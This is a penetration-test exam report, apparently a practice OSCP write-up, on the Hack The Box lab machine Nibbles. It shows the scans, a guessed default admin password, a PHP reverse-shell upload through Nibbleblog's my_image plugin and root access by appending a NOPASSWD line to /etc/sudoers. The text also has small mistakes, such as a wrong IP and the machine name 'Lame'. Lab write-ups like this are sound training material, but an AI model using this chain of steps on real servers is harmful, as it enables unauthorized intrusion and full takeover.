

---

# Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-05

# Contents

<b>1</b>	<b>Offensive Security OSCP Exam Report</b>	<b>3</b>
1.1	Introduction: . . . . .	3
1.2	Objective: . . . . .	3
1.3	Requirement: . . . . .	3
<b>2</b>	<b>High-Level Summary</b>	<b>4</b>
2.1	Recommendations: . . . . .	4
<b>3</b>	<b>Methodologies</b>	<b>5</b>
3.1	Information Gathering: . . . . .	5
3.2	Penetration: . . . . .	5
3.2.1	System IP: 10.10.10.75 . . . . .	5
3.2.1.1	Service Enumeration: . . . . .	5
3.2.1.2	Scanning . . . . .	6
3.2.1.3	Gaining Shell . . . . .	7
3.2.1.4	Privilege Escalation . . . . .	13
3.2.1.5	Proof File . . . . .	15
<b>4</b>	<b>Maintaining Access</b>	<b>16</b>
<b>5</b>	<b>House Cleaning:</b>	<b>17</b>

# 1 Offensive Security OSCP Exam Report

## 1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Nibbles. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Nibbles was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Nibbles(10.10.10.75)** - Arbitrary Remote code execution and privileged access to user to run the script.

### 2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Nibbles - 10.10.10.75**

### 3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

#### 3.2.1 System IP: 10.10.10.75

##### 3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.5	<b>TCP:</b> 22,80\

### 3.2.1.2 Scanning

#### Nmap-Initial

```
# Nmap 7.80 scan initiated Sun Jul  4 10:48:08 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.75
Nmap scan report for 10.10.10.75
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-04 10:48:09 PDT for 18s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQD8ArTOHWzqhwcYAZWc2CmxfLmVVTwflZF0zhCBREGCPs2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHRgPzVzoNH0JtTtM+zlwVfxzvcXPFFuQrOL7
| 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul  4 10:48:27 2021 -- 1 IP address (1 host up) scanned in 18.98 seconds
```

#### Nmap-Full

```
# Nmap 7.80 scan initiated Sun Jul  4 10:53:02 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪ 10.10.10.75
Nmap scan report for 10.10.10.75
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-04 10:53:02 PDT for 404s
Not shown: 65533 closed ports
```

```

Reason: 65533 resets
PORT    STATE SERVICE REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQD8ArTOHWzqhwcYAZWc2CmxFLmVVTwFLZf0zhCBREGCPs2WC3NhAKQ2zeFCHCU8XTC8hY9ta5ocU+
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHRgPzVzoNH0JtTtM+zLwVfxzvcXPFFuQrOL7
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPLCgFQLx+gOXhC6W3A3raTzjLXQMT8Msk
80/tcp  open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul  4 10:59:46 2021 -- 1 IP address (1 host up) scanned in 404.11 seconds

```

## Ffuf Output

```

ffuf -u http://10.10.10.75/nibbleblog/FUZZ -w /opt/wordlist/medium.txt -e .php -o
↪ ffuf_nibble.out

```

sitemap.php	[Status: 200, Size: 402, Words: 33, Lines: 11]
index.php	[Status: 200, Size: 2987, Words: 116, Lines: 61]
content	[Status: 301, Size: 323, Words: 20, Lines: 10]
feed.php	[Status: 200, Size: 302, Words: 8, Lines: 8]
themes	[Status: 301, Size: 322, Words: 20, Lines: 10]
admin	[Status: 301, Size: 321, Words: 20, Lines: 10]
admin.php	[Status: 200, Size: 1401, Words: 79, Lines: 27]
plugins	[Status: 301, Size: 323, Words: 20, Lines: 10]
install.php	[Status: 200, Size: 78, Words: 11, Lines: 1]
update.php	[Status: 200, Size: 1622, Words: 103, Lines: 88]
README	[Status: 200, Size: 4628, Words: 589, Lines: 64]
languages	[Status: 301, Size: 325, Words: 20, Lines: 10]

### 3.2.1.3 Gaining Shell

**System IP: 10.10.10.75**

**Vulnerability Exploited : weak admin password/Arbitrary remote code execution**

**System Vulnerable : 10.10.10.75**


**Vulnerability Explanation :** There is a arbitrary command execution via the my\_image plugin in this particular version of software

**Privilege Escalation Vulnerability :** Giving users a high privilege access to run the script

**Vulnerability fix :** Upgrading the blog to the latest version and disable the plugin feature and for priv escalation we need to avoid giving user a high privilege access to run a specific script

**Severity Level : Critical**

There is nothing interesting in the website apart from the text Hello world!.



**Figure 3.1:** 205-website.png


By checking the website source i can see that there is a folder called nibbleblog is mentioned over there. There might be chances that it is a folder of web.





**Figure 3.2:** 210-page\_source.png

By going through the website i could indeed see that the folder has some kind of blog in it. By doing the ffuf on the website i can see there are multiple folders available.




**Figure 3.3:** 215-nibbleblog\_web.png

From README folder i can see that the version of nibble blog is 4.0.3.



**Figure 3.4:** 220-nibbleblog\_version.png

By searching the google it seems like this version of nibble blog has the arbitrary file upload vulnerability via plugin which is explained nibbleblog\_vulnerability




**Figure 3.5:** 225-nibbleblog\_vulnerability.png

As per the document the vulnerability lies in my\_image plugin but however the exploit is credential based.

I cannot perform bruteforce since there might be fail2ban setup on this box. I tried with few usernames and passwords like admin:admin, admin:password, admin:nibbles and fortunately admin:nibbles worked for me without any issues. After logging in

By going to the target url i can upload the myimage as php and check if i have code execution. site which we need to go is



10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my\_image

nibbleblog - Plugins :: My image Dashboard

[Publish](#)  
[Comments](#)  
[Manage](#)  
[Settings](#)  
[Themes](#)  
[Plugins](#)

Title  
My image

Position  
4

Caption  
testing3

[Browse...](#) No file selected.


[Save changes](#)

**Figure 3.6:** 230-image\_upload.png

For a simple i am going to upload the simple echo file for testing purpose.

```
<?php echo "Injection is there" ?>
```

Uploaded the testing.php with echo command and now we need to check for the command execution



10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my\_image

nibbleblog - Plugins :: My image Dashboard Vi

[Publish](#)  
[Comments](#)  
[Manage](#)  
[Settings](#)  
[Themes](#)  
[Plugins](#)

Title  
My image

Position  
4

Caption  
testing3

[Browse...](#) testing.php

[Save changes](#)

**Figure 3.7:** 235-testing.php.png

By going to the folder /content/private/plugins/my\_image/ i can see image.php is available lets click it

and check for the command execution.



Figure 3.8: 240-image.php.png



Figure 3.9: 245-injection\_confirmation.png

Now lets upload the reverse shell and check for the access. I am going to use php reverse shell from seclist.




Figure 3.10: 250-rev.php.png

After accessing the file i got the reverse shell successfully.

```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.75 57802
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64
↔ x86_64 GNU/Linux
15:28:59 up 1:42, 0 users, load average: 0.00, 0.10, 0.12
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
$
```

### 3.2.1.4 Privilege Escalation

By checking the sudo -l permissions i can see that the user can access the folder /home/nibbler/personal/stuff/monitor.sh but however i dont see such folder on the home folder.

```
nibbler@Nibbles:/$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Figure 3.11: 250-sudo\_l.png

```
nibbler@Nibbles:/home/nibbler$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29 2017 .
drwxr-xr-x 3 root    root    4096 Dec 10 2017 ..
-rw----- 1 nibbler nibbler   0 Dec 29 2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
-r----- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-r----- 1 nibbler nibbler   33 Jul  4 13:46 user.txt
nibbler@Nibbles:/home/nibbler$
```

Figure 3.12: 255-home\_folder.png

from this i can create one and get the access to the root. I created couple of directories.


A terminal window with a black background and green text. The user 'nibbler' is at the 'Nibbles' machine in the directory '/home/nibbler'. They run the command 'mkdir -p personal/stuff/' to create a new directory structure.

```
nibbler@Nibbles:/home/nibbler$  
nibbler@Nibbles:/home/nibbler$ mkdir -p personal/stuff/  
nibbler@Nibbles:/home/nibbler$
```

**Figure 3.13:** 260-dir\_create.png

I need to create monitor.sh and need to execute the command which will give me root access. I like to add the permission in sudoers instead of getting the reverse shell.


```
echo 'nibbler ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers
```

A terminal window with a black background and green text. The user 'nibbler' is at the 'Nibbles' machine in the directory '/home/nibbler/personal/stuff'. They run 'cat monitor.sh' to create a file containing '#!/bin/bash'. Then they run 'echo 'nibbler ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers' to add permissions for the user.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$  
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh  
#!/bin/bash  
  
echo 'nibbler ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers  
nibbler@Nibbles:/home/nibbler/personal/stuff$  
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

**Figure 3.14:** 265-monitor.sh.png

Once everything is done lets run the command and check for the access.

A terminal window with a black background and green text. The user 'nibbler' is at the 'Nibbles' machine in the directory '/home/nibbler'. They run 'sudo /home/nibbler/personal/stuff/monitor.sh' and 'sudo -l'. The output shows the matching defaults for the user and the commands they are allowed to run. The entry '(ALL) NOPASSWD: ALL' is highlighted with a red box.

```
nibbler@Nibbles:/home/nibbler$  
nibbler@Nibbles:/home/nibbler$ sudo /home/nibbler/personal/stuff/monitor.sh  
nibbler@Nibbles:/home/nibbler$ sudo -l  
Matching Defaults entries for nibbler on Nibbles:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User nibbler may run the following commands on Nibbles:  
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh  
    (ALL) NOPASSWD: ALL  
nibbler@Nibbles:/home/nibbler$
```

**Figure 3.15:** 270-sudoers.png

Seems like the command have added the no password for all successfully to the sudoers file. Lets do sudo -i to get the root without access.

```
nibbler@Nibbles:/home/nibbler$ sudo -i
root@Nibbles:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Nibbles:~#
```

Figure 3.16: 300-root\_access.png

### 3.2.1.5 Proof File

#### User

```
root@Nibbles:~# cat /home/nibbler/user.txt
0ea[REDACTED]d0c2
root@Nibbles:~#
```

Figure 3.17: 280-users.txt.png

#### Root

```
root@Nibbles:~# cat /root/root.txt
284a3[REDACTED]bb953
root@Nibbles:~#
```

Figure 3.18: 295-root\_txt.png

## 4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.



## 5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.